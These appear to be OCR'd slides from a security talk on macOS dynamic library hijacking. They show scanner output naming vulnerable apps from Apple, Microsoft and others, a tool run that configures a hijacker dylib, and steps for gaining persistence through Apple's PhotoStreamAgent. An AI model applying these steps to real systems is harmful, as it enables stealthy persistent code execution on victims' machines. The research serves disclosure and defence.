
hijacker's 'payload'

app runs fine!



предатель

hijacked app




```
$ lsof -p 29593
COMMAND  NAME
rPathApp /Users/patrick
rPathApp /Applications/rPathApp.app/Contents/MacOS/rPathApp
rPathApp /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib
rPathApp /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib
```

hijacked loaded into app's process space

# ATTACKS & DEFENSE

## impacts of hijacks




# AUTOMATION

## finding vulnerable binaries

1. **LC_LOAD_WEAK_DYLIB** that reference a non-existent dylib

2. **LC_LOAD*_DYLIB** with **@rpath**'d import & multiple **LC_RPATHs** with the run-path dependent library not found in a primary run-path search path



```
$ python dylibHijackScanner.py

 getting list of all executable files on system
 will scan for multiple LC_RPATHs and LC_LOAD_WEAK_DYLIBs

 found 91 binaries vulnerable to multiple rpaths
 found 53 binaries vulnerable to weak dylibs

 rPathApp.app has multiple rpaths (dylib not in primary directory)
 ({ 'binary': '/rPathApp.app/Contents/MacOS/rPathApp',
    'importedDylib': '/rpathLib.framework/Versions/A/rpathLib',
    'LC_RPATH': 'rPathApp.app/Contents/Library/One'
 })
```

automated vulnerability detection

# AUTOMATION FINDINGS

you might have heard of these guys?

results:
only from one scan (my box)

## Apple

- iCloud Photos
- Xcode
- iMovie (plugins)
- Quicktime (plugins)

## Microsoft

- Word
- Excel
- Powerpoint
- Upload Center

## Others


- Google(drive)
- Adobe (plugins)
- GPG Tools
- DropBox

# AUTOMATION

## tool to create compatible hijackers

1. extract target dylib's version numbers and patch them into hijacker

2. re-export ('forward') exports by executing **`install_name_tool`** to update **`LC_REEXPORT_DYLIB`** in the hijacker to reference target dylib



```
$ python createHijacker.py Products/Debug/libhijack.dylib /Applications/rPathApp.app/
Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib

hijacker dylib:            libhijack.dylib
target (existing) dylib:   rpathLib

[+] parsing 'rpathLib' to extract version info
[+] parsing 'libhijack.dylib' to find version info
    updating version info in libhijack.dylib to match rpathLib

[+] parsing 'libhijack.dylib' to extract faux re-export info
    updating embedded re-export via exec'ing: /usr/bin/install_name_tool -change

configured libhijack.dylib (renamed to: rpathLib) as compatible hijacker for rpathLib
```

automated hijacker configuration

# Gaining Persistence

ideal for a variety of reasons...

the goal

gain automatic & persistent code execution whenever the OS restarts/the user logs **only** via a dynamic library hijack

no binary / OS file modifications


no new processes

hosted within a trusted process

abuses legitimate functionality

# Gaining Persistence

## via Apple's PhotoStreamAgent ('iCloudPhotos.app')



```
$ python dylibHijackScanner.py

PhotoStreamAgent is vulnerable (multiple rpaths)
 'binary':          '/Applications/iPhoto.app/Contents/Library/LoginItems/
                      PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent'
 'importedDylib': '/PhotoFoundation.framework/Versions/A/PhotoFoundation'
 'LC_RPATH':        '/Applications/iPhoto.app/Contents/Library/LoginItems'
```

PhotoStreamAgent

1 configure hijacker against **PhotoFoundation** (dylib)

2 copy to **/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation**

```
$ reboot
$ lsof -p <pid of PhotoStreamAgent>
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
/Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation
```

# Process Injection ('load time')

ideal for a variety of reasons...

the goal

gain automatic & persistent code execution within a process **only** via a dynamic library hijack

no binary / OS file modifications

